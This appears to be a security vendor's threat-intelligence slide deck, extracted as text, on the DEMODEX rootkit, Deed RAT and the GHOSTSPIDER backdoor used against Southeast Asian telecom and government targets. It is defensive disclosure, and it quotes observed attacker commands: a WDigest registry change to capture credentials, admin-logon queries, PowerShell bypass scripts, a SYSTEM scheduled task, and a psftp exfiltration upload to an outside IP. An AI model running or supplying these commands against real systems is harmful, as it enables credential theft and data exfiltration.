
```
struct ModuleHeader{
  _DWORD Signature; // 0xDEED4554
  _DWORD ModuleId;
  _DWORD EntryPoint;
  _DWORD OriginalBase;
  _DWORD AbsoluteOffset; // 0x1000
  SectionHeader Sections[3];
  _DWORD Unknown;
};
```

Deed RAT header structure[12]

Main module id: 0x20




Campaign Alpha C2 Infrastructure Analysis



Campaign Beta

New DEMODEX Installation Flow



cmd.exe

Profile Events

Observed Attack Techniques:

- Access Windows Admin Shares
- Command Execution via WmiPrivSE and Windows Admin Share
- Possible Impacket wmiexec.py Script Execution
- Command Prompt Writing to Local Admin Share
- Execution of Script Files Using Command Prompt

Object type:
Process

Created:
2024-08-27 15:59:57

Process name:
cmd.exe

File path:
C:\Windows\system32\cmd.exe

CLI command:
cmd.exe /Q /c c:\windows\web\debug.bat 1> \\127.0.0.1\ADMIN\$_172...

File SHA-1:
df79c86fdd11b9ccb89148458e509f879c72566c

File SHA-256:
badf4752413cb0cbdc03fb95820ca167f0cdc63b597ccdb5ef431118...


File MD5:
2b40c98ed0f7a1d3b091a3e8353132dc

Process ID:
11180

Signer:
Microsoft Windows

The DEMODEX rootkit installation flow

New DEMODEX Infection Flow




Difference:

The new infection chain no longer use a first-stage PowerShell script to deploy the additional needed payload. The required payload for installation are bundled in a CAB file.

Operation Mistakes?

- The DEMODEX C&C domain [pulseathermakf\[.\]com](https://pulseathermakf.com) has been used to target Southeast Asian government for several years
- We detected a network connection to [pulseathermakf\[.\]com](https://pulseathermakf.com) from a compromised server belonging to a Southeast Asian telecommunications company **Made a mistake in packing the sample?**



Campaign Beta: Notable Malicious Activities

```
"C:\WINDOWS\system32\taskkill.exe" /fi "modules eq WpcCfg.dll" /f DEMODEX loader
```

```
wevtutil qe security /rd:true /f:text /q:"*[System/EventID=4624 and 4672] and *[EventData/Data[@Name='TargetUserName']='<REDACTED>']" /c:50
```

```
powershell -ex bypass .\u.ps1 <complex_random_password>
```

Find administrator equivalent logon user information
(username, logon IP address)

```
powershell -ex bypass .\fireup.ps1 <complex_random_password >
```

```
powershell -ex bypass .\upload.ps1 <complex_random_password >
```

```
powershell.exe Test-NetConnection -RemoteAddress <google.com or $intranet_ip_address> -Port <port_number:22,443,etc..>
```

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

```
schtasks /create /tn gs /tr c:\windows\web\pings.bat /sc once /st 20:32:00 /ru system
```

When UseLogonCredential value is set to 1,
WDigest will store credentials in memory

```
C:\Windows\SYSTEM32\cmd.exe /c "c:\windows\web\debug.bat"
```


```
C:\Windows\Web\psftp.exe 203.20.113[.]208 -P 443 -l <username> -pw <password> -b 1.txt
```

Sophisticated Multi-modular Backdoor: GHOSTSPIDER

- We found a previously unknown backdoor **GHOSTSPIDER** in APAC telecom company.
 - GHOSTSPIDER Stager: `c:\windows\web\web.dll` (DLL original name: **spider.dll**)
- We observed the GHOSTSPIDER activities since 2021.
 - We identified some old samples compiled at **2021/11/18**.
 - The GHOSTSPIDER C2 domain: `jasmine.lhousewares[.]com` is active since **2021/12**.
 - We confirmed the attacker utilized GHOSTSPIDER around **2022/12**.
- We suspect GHOSTSPIDER and DEMODEX toolset are possible developed by same group
 - Both backdoor component developed in two language(C++ and .NET), multi-modular and loaded in-memory design.
 - Targeting specific host (DEMODEX requires hostname for payload decryption, the GHOSTSPIDER will check hardcoded hostname)

GHOSTSPIDER's Technique Analysis - Overview

- Another similar TTPs overlap between DEMODEX and GHOSTSPIDER
 - Possible studying from Cobalt Strike framework?
 - DEMODEX have Malleable C2 profile
 - GHOSTSPIDER have similar design like Stager(**Optional**) and beacon(**Client**).
- Challenge: The final payload/module is retrieved from the C2 server only for selected victims




GHOSTSPIDER infection flow(Overview)

GHOSTSPIDER's Technique Analysis - Stager

